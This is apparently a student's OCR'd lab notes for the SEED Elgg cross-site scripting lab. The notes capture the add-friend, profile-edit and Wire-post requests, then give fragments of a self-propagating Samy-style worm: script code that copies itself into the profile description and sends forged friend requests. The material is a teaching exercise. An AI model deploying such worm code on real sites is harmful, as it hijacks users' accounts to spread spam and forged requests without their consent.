

ID: 1905047


Task 1





Status	Method	Domain	File	Initiator	Type	Transferred
200	GET	www.seed-server.com	add?friend=59&__elgg_ts=1707974355&__elgg_token=U8i6138BtptjAFbCPfyv3w&	jquery.js:2 (xhr)	json	768 B

then analyzed this




```
GET http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=1707974355&__elgg_ts=1707974355&__elgg_token=U8i6138BtptjAFbCPfyv3w&__elgg_token=U8i6138BtptjAFbCPfyv3w

Status            200 OK
Version           HTTP/1.1
Transferred       768 B (386 B size)
Referrer Policy   strict-origin-when-cross-origin
Request Priority  Highest
DNS Resolution    System
```

this is Samy's ID

We will just imitate the get request using Samy's ID.

Task 2

In Edit Profile :




Logged in users

Twitter username

Samy say garbage

Logged in users


→ edit something and save



304	GET	www.seed-ser...	Ajax.js	require.js:127 (sc...	js	cached	0 B
304	GET	www.seed-ser...	jquery.colorbox.js	require.js:127 (sc...	js	cached	0 B
200	GET	www.seed-ser...	spinner.js	require.js:127 (sc...	js	cached	754 B
200	GET	www.seed-ser...	boby	boby:174 (xhr)	html	5.13 kB	22.26 kB
302	POST	www.seed-ser...	edit	document	html	5.13 kB	22.42 kB
302	POST	www.seed-ser...	edit	boby:146 (xhr)	html	5.13 kB	22.43 kB
302	POST	www.seed-ser...	add	boby:174 (xhr)	html	5.08 kB	22.26 kB

31 requests | 199.91 kB / 41.03 kB transferred | Finish: 10.35 s | DOMContentLoaded: 1.56 s | load: 1.57 s

analyze this




▸ POST http://www.seed-server.com/action/profile/edit → the send URL

Status	302 Found
Version	HTTP/1.1
Transferred	5.13 kB (22.42 kB size)
Referrer Policy	strict-origin-when-cross-origin
Request Priority	Highest
DNS Resolution	System

▾ Response Headers (396 B) Raw

Cache-Control: must-revalidate, no-cache, no-store, private




```
-----------------------------375817345724943949981368101096
Content-Disposition: form-data; name="contactemail"

Samysaygarbage@gmail.com
-----------------------------375817345724943949981368101096
Content-Disposition: form-data; name="accesslevel[contactemail]"

1
-----------------------------375817345724943949981368101096
Content-Disposition: form-data; name="phone"

Samy say garbage
-----------------------------375817345724943949981368101096
Content-Disposition: form-data; name="accesslevel[phone]"
```


→ then in req. body we check the pattern of the req. such as :
public = access level 2
logged in user = access level 1
and the field names

Task 3

We go to wire section and make a post. Then:




302	POST	www.seed-ser...	edit	document	html	5.13 kB	22.42 kB
302	POST	www.seed-ser...	edit	boby:146 (xhr)	html	5.13 kB	22.43 kB
302	POST	www.seed-ser...	add	boby:174 (xhr)	html	5.08 kB	22.26 kB



POST http://www.seed-server.com/action/thewire/add → the send URL

Status 302 Found
Version HTTP/1.1
Transferred 5.08 kB (22.26 kB size)
Referrer Policy strict-origin-when-cross-origin
DNS Resolution System

then in Req. body :


JS XHR Fonts Images Media WS Other
Disable Cache
No Throttling
Headers Cookies Request Response Timings Stack Trace
Filter Request Parameters


Form data | Raw

```
__elgg_token: "KuBKXMof04IwAqSHhUO7wg"
__elgg_ts: "1707975013"
body: "To earn 12 USD/hour(!), visit now http://www.seed-server.com/profile/samy"
```


} the request body pattern where we put the link

Task 4 :

Everything in Task 1, 2, 3 will be here. Just change is :



```
var description = "&description="+wormCode;
```




```
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
alert(jsCode);
```

this code is given

Samy himself not being Infected:

Example:

found it in task 1



```
var samyId=59

if (elgg.session.user.guid != samyId) {
  //Create and send Ajax request to add friend
  Ajax = new XMLHttpRequest();
  Ajax.open("GET", sendurl, true);
  Ajax.setRequestHeader("Host", "www.seed-server.com");
  Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
  Ajax.send();
}
```

the condition